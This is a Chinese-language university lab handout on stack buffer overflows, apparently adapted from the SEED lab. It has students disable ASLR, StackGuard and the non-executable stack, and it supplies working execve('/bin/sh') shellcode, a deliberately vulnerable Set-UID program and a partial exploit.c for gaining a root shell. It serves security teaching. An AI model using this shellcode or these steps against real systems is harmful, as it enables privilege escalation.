**实验5 缓冲区溢出实验**

**1.实验简介**：实验目的是让学生了解缓冲区溢出脆弱点。缓冲区溢出是程序尝试向预先分配的固定大小缓冲区写入数据超出边界。这个脆弱点能被恶意用户利用来改变程序的控制流程，导致恶意代码的执行。这个脆弱点出现适应为数据的存储（如缓冲区）和控制存储（如返回地址）混在一起：数据部分的溢出会影响程序的控制，因为溢出会改变返回地址。

本实验中，学生有带有缓冲区溢出脆弱点的程序；其任务是开发一种机制来利用脆弱点，并最终获得根用户权限。除了攻击之外，学生也将学习到操作系统中包含的几种防御缓冲区溢出的机制。学生需要评价这些机制是否好用，并解释原因。实验包括如下问题：缓冲区溢出脆弱点和攻击、函数调用时栈的布局；shellcode；地址随机化；非执行栈；StackGuard。

**2. 实验任务**

**2.1 关闭防御机制**

在ubuntu虚拟机上完成实验。ubuntu和其他linux系统中已经实现了几种缓冲区溢出攻击的防御机制。为了简化实验，先将这些机制关闭。

**地址空间随机化**. ubuntu和linux系统中使用地址随机化来随机化堆和栈的起始地址。这使得准确猜测到地址很困难；地址猜测是缓冲区溢出的关键问题。本实验中使用如下命令关闭该特征。

$ sudo sysctl -w kernel.randomize\_va\_space=0

**StackGuard保护机制.** GCC编译器实现了StackGuard机制来预防缓冲区溢出。有了这种机制，缓冲区溢出就不再能工作。使用-fno-stack-protector选项来关闭该机制。例如，在编译程序example.c时，将StackGuard关闭，可以使用下面命令：

$ gcc -fno-stack-protector example.c

**Non-Executable Stack.** Ubuntu以前允许可执行栈，但是现在不再支持：程序的二进制镜像（以及共享库）必须声明是否需要可执行栈，即，需要在程序头部打上标记。内核和动态链接程序使用这个标记来决定是否让程序所用的栈可以执行或者不可以执行。这个标记是自动由gcc来生成的，默认的是不可以执行的。要想设置，可以在编译程序时使用下面的选项：

For executable stack:

$ gcc -z execstack -o test test.c

For non-executable stack:

$ gcc -z noexecstack -o test test.c

**/bin/sh配置(仅限Ubuntu 16.04).** 在Ubuntu12.04和16.04VM中，/bin/sh符号连接指向了/bin/dash。但是dash程序在两个虚拟机中有所不同。在ubuntu16.04中，会组织Set-UID进程的执行。如果dash发现自己在Set-UID进程中被执行，就会离开将有效用户ID变成进程的实际用户ID，即丢弃了特权。但是在ubuntu12.04中没有这个机制。

因为我们的受害程序是Set-UID程序，所以攻击要依赖/bin/sh，/bin/dash下的机制会使得我们的攻击更困难。所以我们将/bin/sh链接到了其他的shell程序（后面的实验中也会给出/bin/dash也可以被defeat的办法）。在ubuntu16.04VM中，我们安装了zsh程序。使用下面的链接命令/bin/sh指向zsh（在12.04VM中不必这么做）。

$ sudo rm /bin/sh； $ sudo ln -s /bin/zsh /bin/sh

**2.2 任务1：运行shellcode**

Shellcode是一段启动shell的代码。它要转入内存以便我们可以强制程序跳转到这段代码。例如下面的程序：

#include <stdio.h>

int main() {

char \*name[2];

name[0] = "/bin/sh";

name[1] = NULL;

execve(name[0], name, NULL);

}

我们使用的Shellcode是上面这段程序的汇编版本。下面的程序给出了如何通过执行缓冲区中的shellcode来启动shell。可以编译这段程序并执行，看看是否会启动shell。可以从seed网站下载这段代码。

/\* call\_shellcode.c \*/

/\* You can get this program from the lab’s website \*/

/\* A program that launches a shell using shellcode \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

const char code[] =

"\x31\xc0" /\* Line 1: xorl %eax,%eax \*/

"\x50" /\* Line 2: pushl %eax \*/

"\x68""//sh" /\* Line 3: pushl $0x68732f2f \*/

"\x68""/bin" /\* Line 4: pushl $0x6e69622f \*/

"\x89\xe3" /\* Line 5: movl %esp,%ebx \*/

"\x50" /\* Line 6: pushl %eax \*/

"\x53" /\* Line 7: pushl %ebx \*/

"\x89\xe1" /\* Line 8: movl %esp,%ecx \*/

"\x99" /\* Line 9: cdq \*/

"\xb0\x0b" /\* Line 10: movb $0x0b,%al \*/

"\xcd\x80" /\* Line 11: int $0x80 \*/

;

int main(int argc, char \*\*argv)

{

char buf[sizeof(code)];

strcpy(buf, code);

((void(\*)( ))buf)( );

}

**问题1：使用gcc命令编译这段代码。运行程序并描述结果。注意设置execstack选项。**

$ gcc -z execstack -o call\_shellcode call\_shellcode.c

上面的shellcode程序调用execve（）系统调用，执行/bin/sh。这段shellcode中有下面几点需要注意。首先，第三条指令//sh入栈，而不是/sh入栈，这是因为我们需要32位的数，而/sh只有24位。而且，“//”等价于“/”，所以我们可以去掉那个双重/符号。其次，在调用execve()之前，我们需要存储name[0]（串的地址），name（数组的地址）以及NULL到%ebx，%ecx和%edx寄存器。第五行存储name[0]到%ebx；第八行存储name到%ecx；第9行设置%edx为0. 还有其他的方法将%edx设置为0（例如：xorl %edx，%edx）。（cdq）是个短指令：复制EAX寄存器中的符号位（此时为0）（31位）到EDX寄存器的每一位，即将%edx设置为0. 第三，系统调用execve()被调用，当我们设置%al为11时，执行“int $0x80”。

**2.3 问题程序**

下面是带有缓冲区溢出漏洞的程序，漏洞在➀处。你的任务是利用漏洞并获取root权限。

/\* Vunlerable program: stack.c \*/

/\* You can get this program from the lab’s website \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int bof(char \*str)

{

char buffer[24];

/\* The following statement has a buffer overflow problem \*/

strcpy(buffer, str); ➀

return 1;

}

int main(int argc, char \*\*argv)

{

char str[517];

FILE \*badfile;

badfile = fopen("badfile", "r");

fread(str, sizeof(char), 517, badfile);

bof(str);

printf("Returned Properly\n");

return 1;

}

问题2：编译上面的问题程序。不用忘记包含-fo-stack-protector和-z execstack选项来关闭StackGuard和非执行栈保护。**在编译过后，我们需要让程序是root用户的Set-UID程序。**我们通过改变程序的属主为root，并且改变其权限为7455来设置其Set-UID位。需要注意的是，改变程序的属主需要在改变权限之前，因为属主的变化会导致Set-UID位的关闭。

$ gcc -o stack -z execstack -fno-stack-protector stack.c

$ sudo chown root stack

$ sudo chmod 4755 stack

上面的程序有缓冲区漏洞。该程序首先从badfile中读入程序，然后将其输入传递给bof()函数中的另一个缓冲区。原始输入最大可以是517字节，但是bof()函数中的缓冲区只有24字节长。因为strcpy()不检查边界，所以会发生缓冲区溢出。因为这个程序是Set-UID程序，如果一个正常用户利用了这个缓冲器溢出漏洞，那么正常用户就可以获得root shell。需要注意的是，程序是从badfile文件中获取输入。这个文件是在用户控制之下的。现在，我们的目的是创建badfile的内容，使得问题程序复制其内容到缓冲区buffer中，从而获得root shell。

**2.4 任务2：利用漏洞**

我们提供了部分完成的exploit.c代码。这段代码的目的是构建badfile的内容。这段代码中shellcode已经给出，你需要写出其余的部分。

/\* exploit.c \*/

/\* A program that creates a file containing code for launching shell \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[] =

"\x31\xc0" /\* Line 1: xorl %eax,%eax \*/

"\x50" /\* Line 2: pushl %eax \*/

"\x68""//sh" /\* Line 3: pushl $0x68732f2f \*/

"\x68""/bin" /\* Line 4: pushl $0x6e69622f \*/

"\x89\xe3" /\* Line 5: movl %esp,%ebx \*/

"\x50" /\* Line 6: pushl %eax \*/

"\x53" /\* Line 7: pushl %ebx \*/

"\x89\xe1" /\* Line 8: movl %esp,%ecx \*/

"\x99" /\* Line 9: cdq \*/

"\xb0\x0b" /\* Line 10: movb $0x0b,%al \*/

"\xcd\x80" /\* Line 11: int $0x80 \*/

;

void main(int argc, char \*\*argv)

{

char buffer[517];

FILE \*badfile;

/\* Initialize buffer with 0x90 (NOP instruction) \*/

memset(&buffer, 0x90, 517);

/\* You need to fill the buffer with appropriate contents here \*/

/\* ... Put your code here ... \*/

/\* Save the contents to the file "badfile" \*/


badfile = fopen("./badfile", "w");

fwrite(buffer, 517, 1, badfile);


fclose(badfile);

}

注：上面红色的部分：可以参照如下红框中内容来写：



其中（1）112：为eip（返回地址）和buffer起始部分之间的距离distance，可以通过gdb stack.c获得。（2）0xbffff188+0x80是恶意代码的起始地址。也就是eip返回地址的实际值。Buffer中填充的内容如下图所示。



**问题3：编写上面红色字体部分的程序，产生包含恶意代码的badfile文件。上面的程序写好后，编译并运行。就会产生badfile。然后运行问题程序stack。如果你的漏洞利用程序是正确的话，那么将获得root shell。**

**注意**：先编译问题程序。Exploit.c程序会产生badfile，这个程序可以使用默认的StackGuard保护机制，因为我们不是要溢出这个程序的缓冲区。我们要溢出的是stack.c，这个程序编译时要关闭StackGuard保护。

$ gcc -o exploit exploit.c

$./exploit // create the badfile

$./stack // launch the attack by running the vulnerable program

# <---- Bingo! You’ve got a root shell!

尽管看到了“#”提示符，但是你的真正用户id仍然是你自己（有效用户id现在是root）。你可以用下面的命令检查：

# id

uid=(500) euid=0(root)

但是许多命令执行结果可能会不同，因为真正的用户不是root用户。

3. 提交：实验报告，主要内容为：问题1-3的实验结果截图、实验结果解释说明及相关的程序。